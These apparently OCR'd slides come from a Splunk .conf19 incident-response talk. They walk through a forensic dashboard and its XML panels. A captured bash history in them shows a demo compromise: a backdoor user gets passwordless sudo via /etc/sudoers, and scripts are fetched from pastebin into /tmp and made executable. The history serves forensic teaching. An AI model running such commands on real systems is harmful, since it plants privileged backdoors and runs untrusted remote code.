
Hide Filters

Host found in KV store

following_host_has_been_added_to_kv_store
i_02b1bebdacbc78e11

Ls tmp

permission	num_link	user	group	file_size	file_modify_time	file_name	file_name-also-found-in	flag
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.ICE-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.Test-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.X11-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.XIM-unix		
drwxrwxrwt	2	root	root	4.0K	2019-08-29 22:35:39.392000000 +0000	.font-unix		
-rwxrwxr-x	1	baduser	baduser	0	2019-08-29 23:51:04.462417790 +0000	malicious.sh	os-artifacts:files-modified-1-day os-artifacts:files-modified-7-days	investigate
-rwxrwxr-x	1	baduser	baduser	0	2019-08-29 23:53:09.769989093 +0000	suspicious.doc	os-artifacts:files-modified-1-day os-artifacts:files-modified-7-days	investigate
drwx------	3	root	root	4.0K	2019-08-29 22:35:42.728000000 +0000	systemd-private-45d9e47c43634881ac0c0695bcdc7277-systemd-resolved.service-QIfZIf		
drwx------	3	root	root	4.0K	2019-08-29 22:35:39.396000000 +0000	systemd-private-45d9e47c43634881ac0c0695bcdc7277-systemd-timesyncd.service-KQA717		



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: i_02b1bebdacbc78... ▾ ✕

Last 7 days ▾

os-artifacts

○ AWS directory ● Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who

Enter search i.e. field=value

Submit

Hide Filters

Host found in KV store

following_host_has_been_added_to_kv_store ⇕

i_02b1bebdacbc78e11

Bash history

_raw ⇕

```
--- Contents of .bash_history files for each user: 'cat [HOME_DIR]/.bash_history' started on Fri Aug 30 00:19:47 UTC 2019 ---
<---------- History file for /root --------------->
<---------- History file for /usr/sbin --------------->
<---------- History file for /run/uuidd --------------->
<---------- History file for /var/lib/misc --------------->
<---------- History file for /var/lib/landscape --------------->
<---------- History file for /run/sshd --------------->
<---------- History file for /var/cache/pollinate --------------->
<---------- History file for /home/ubuntu --------------->
sudo adduser baduser --disabled-password
sudo usermod -aG sudo baduser
sudo sh -c "echo 'baduser ALL=NOPASSWD: ALL' >> /etc/sudoers"
sudo su - baduser
exit
<---------- History file for /home/baduser --------------->
pwd
wget www.pastebin.com/2QDqyc0y > /tmp/malicious.sh
cat /tmp/malicious.sh
ls -al
ls
wget www.pastebin.com/93bwe8w > /tmp/suspicious.doc
cat /tmp/suspicious.doc
cd /tmp
ls -al
chmod a+x malicious.sh
chmod a+x suspicious.doc
history
exit
```

© 2019 SPLUNK INC.

How Did Splunk Help?

How was the investigative process improved?

1. Correlate multiple forensics data sources
2. Quickly identify malicious activity

© 2019 SPLUNK INC.

Looking Ahead

Future ES Integrations

1. More CIM normalization
2. Link to existing notables
3. Integration with threat intelligence

© 2019 SPLUNK INC.

Q&A

David Rutstein | Incident Response
Alina Dejeu | Incident Response

© 2019 SPLUNK INC.

Tips and Tricks

splunk> .conf19


© 2019 SPLUNK INC.

OS-Artifacts Panels


ERROR

- OS-Artifacts dashboard contains 7 panels:
  - ERROR
  - HOST found in KV store
  - KV store search
  - Input block format
  - Radio option output
  - 2 search specific panels
    - Ss ta
    - Ps aux

- ERROR panel:
  - The ERROR panel is only displays when the HOST is not found in the KV store (see Host found in KV store panel)



ERROR
Your host was not found in the kv store. Give it a minute and refresh page to see if the data has been copied into the kv store yet.




```
<row>
  <panel rejects="$host_in_kv$">
    <table>
      <search>
        <query>| makeresults | eval ERROR="Your host was not found in the kv store.
        Give it a minute and refresh page to see if the data has been copied into the kv store yet."
        | table ERROR</query>
      </search>
    </table>
  </panel>
</row>
```

© 2019 SPLUNK INC.

OS-Artifacts Panels


HOST found in KV store

- HOST found in KV store panel:
  - This panel is displayed when the selected host has been found in the KV store



Host found in KV store

following_host_has_been_added_to_kv_store ⇕
i_063f60797a4c2a3e5



```
<row>
  <panel>
    <table>
      <title>Host found in KV store</title>
      <search>
        <query>| inputlookup os-artifacts-evidence-collected where($host_tok$)
        | eval "following_host_has_been_added_to_kv_store"=host
        | dedup following_host_has_been_added_to_kv_store
        | table following_host_has_been_added_to_kv_store</query>
        <progress>
          <condition match="$job.resultCount$ == 1">
            <set token="host_in_kv">true</set>
            <set token="main_panel">true</set>
            <unset token="run_kv_search"></unset>
          </condition>
          <condition>
            <unset token="host_in_kv"></unset>
            <unset token="main_panel"></unset>
            <set token="run_kv_search">true</set>
          </condition>
        </progress>
      </search>
      <option name="count">10</option>
    </table>
  </panel>
</row>
```


NOTE: We need a way to identify all of the collected forensic evidence is associated to the case at hand. Within AWS since every ec2 instance has an instance ID we have set the HOST for every forensic data that has been sent to Splunk to the ec2 instance ID of the target we are investigating.

© 2019 SPLUNK INC.

OS-Artifacts Panels

KV store search


- KV store search panel:
  - This is a hidden panel that contains a run_kv_search token. When the token is set a search is triggered that will re-write data to the KV store.



KV store search

No title

Search was not dispatched. To adjust search dispatch settings, edit the dashboard XML.



```
<row>
  <panel depends="$hide$">
    <title>KV store search</title>
    <table>
      <search depends="$run_kv_search$">
        <query>index="security_forensics sourcetype=os-artifacts:* source=*
        | table host source sourcetype file_name file_path permission num_link user g
          device mac os
        | outputlookup os-artifacts-evidence-collected</query>
        <earliest>-30d@h</earliest>
        <latest>now</latest>
      </search>
    </table>
  </panel>
</row>
```


Table the fields that appears in EVERY os-artifact. This way you can search against the KV store to show you every sourcetype that contains *x* artifact.

  - Outputlookup overwrites data it doesn't really append anything. You could technically do | inputlookup … | dedup [field] | outputlookup …. HOWEVER, that will not work in our case. Not every forensic data file collected contain the same fields. The only fields that appear in EVERY forensic data file collected is sourcetype, source, and host and we can't dedup on those. Therefore, to be safe we simply rewrite all of our forensic data to the KV store every time this search is run.

© 2019 SPLUNK INC.

OS-Artifacts Panels

Input block format



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: Select... ▾ | Last 7 days ▾

os-artifacts

